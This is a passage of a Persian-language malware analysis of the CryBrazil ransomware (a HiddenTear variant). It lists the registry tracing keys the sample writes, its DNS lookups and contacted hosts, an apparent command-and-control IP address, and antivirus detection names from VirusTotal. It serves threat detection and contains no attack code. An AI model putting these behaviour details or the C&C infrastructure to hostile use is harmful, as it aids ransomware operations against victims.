
NaoLeia.exe

کلیدهای رجیستری زیر توسط باج‌افزار در سیستم نوشته می‌شود :

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ EnableFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ EnableConsoleTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ FileTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ ConsoleTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ FileDirectory
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ EnableFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ EnableConsoleTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ FileTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ ConsoleTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ FileDirectory

تحلیل ترافیک شبکه :

تصویر زیر بخشی از ارتباطات شبکه ای باج افزار CryBrazil را نشان می‌دهد.



درخواست های DNS، پس از اجرای باج افزار به شرح جدول زیر می‌باشد.

کشور	آدرس آی پی	دامنه
ایالات متحده امریکا	۱۹۹.۵۹.۲۴۲.۱۵۰	۳e۲۴c۲۳r۲۲۱۳۱۲۲c۱cxdsxsd.unaux.com
ایالات متحده امریکا	۱۷۲.۲۱۷.۱۶.۱۹۵	www.google.fr
ایالات متحده امریکا	۱۷۲.۲۱۷.۲۱.۱۹۳	٤.bp.blogspot.com

لیست میزبان هایی که باج افزار با آن ها ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
ایالات متحده امریکا	۸۰	۱۹۹.۵۹.۲۴۲.۱۵۰
ایالات متحده امریکا	۸۰	۱۷۲.۲۱۷.۲۱.۱۹۳
ایالات متحده امریکا	٤٤۳	۱۷۲.۲۱۷.۱۶.۱۹۵

بررسی ها نشان می دهد آی پی ۱۹۹.۵۹.۲۴۲.۱۵۰ مربوط به سرور C&C باج افـزار مـی‌باشـد کـه جزئیـات بیشتر مربوط به آن در تصویر زیر قابل مشاهده است.

تصویر ۱

تصویر ۲: موقعیت مکانی میزبان

شناسایی :

در حال حاضر تعداد ٤٤ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.Ransom.HiddenTear.H	AegisLab	Troj.W32.Generic!c
AhnLab-V3	Trojan/Win32.Agent.C951401	ALYac	Trojan.Ransom.HiddenTear
Avast	MSIL:Filecoder-W [Trj]	AVG	MSIL:Filecoder-W [Trj]
Avira	TR/Downloader.osqcc	AVware	Trojan.Win32.Generic!BT
CAT-QuickHeal	Ransom.Ryzerlo.FC.1834	ClamAV	Win.Trojan.Agent-6571136-0
Comodo	UnclassifiedMalware	Cylance	Unsafe
Cyren	W32/Trojan.JBNR-1872	DrWeb	Trojan.Encoder.10598
Emsisoft	Trojan.Ransom.HiddenTear.H (B)	Endgame	malicious (high confidence)
eScan	Trojan.Ransom.HiddenTear.H	ESET-NOD32	a variant of MSIL/Filecoder.AK
F-Secure	Trojan.Ransom.HiddenTear.H	Fortinet	MSIL/Filecoder.AK!tr
Ikarus	Trojan-Ransom.HiddenTear	Jiangmin	Trojan.Generic.cdmch
K7AntiVirus	Trojan (004de29f1)	K7GW	Trojan (004de29f1)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Ransom.HiddenTear
MAX	malware (ai score=98)	McAfee	Ransomware-FTD!10597E7C2E64
McAfee-GW-Edition	Ransomware-FTD!10597E7C2E64	Microsoft	Ransom:MSIL/Ryzerlo.A
NANO-Antivirus	Trojan.Win32.Encoder.fcmysw	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.504
Sophos AV	Mal/Cryptear-A	Sophos ML	heuristic
Symantec	Ransom.HiddenTear	Tencent	Win32.Trojan.Generic.Duwf
TrendMicro	Ransom_CRYBRZ.THFDAAH	TrendMicro-HouseCall	Ransom_CRYBRZ.THFDAAH
ViRobot	Trojan.Win32.Z.Hiddentear.222720	Webroot	W32.Trojan.Gen
Yandex	Trojan.Agent!lv3pAwfBNlw	ZoneAlarm	HEUR:Trojan.Win32.Generic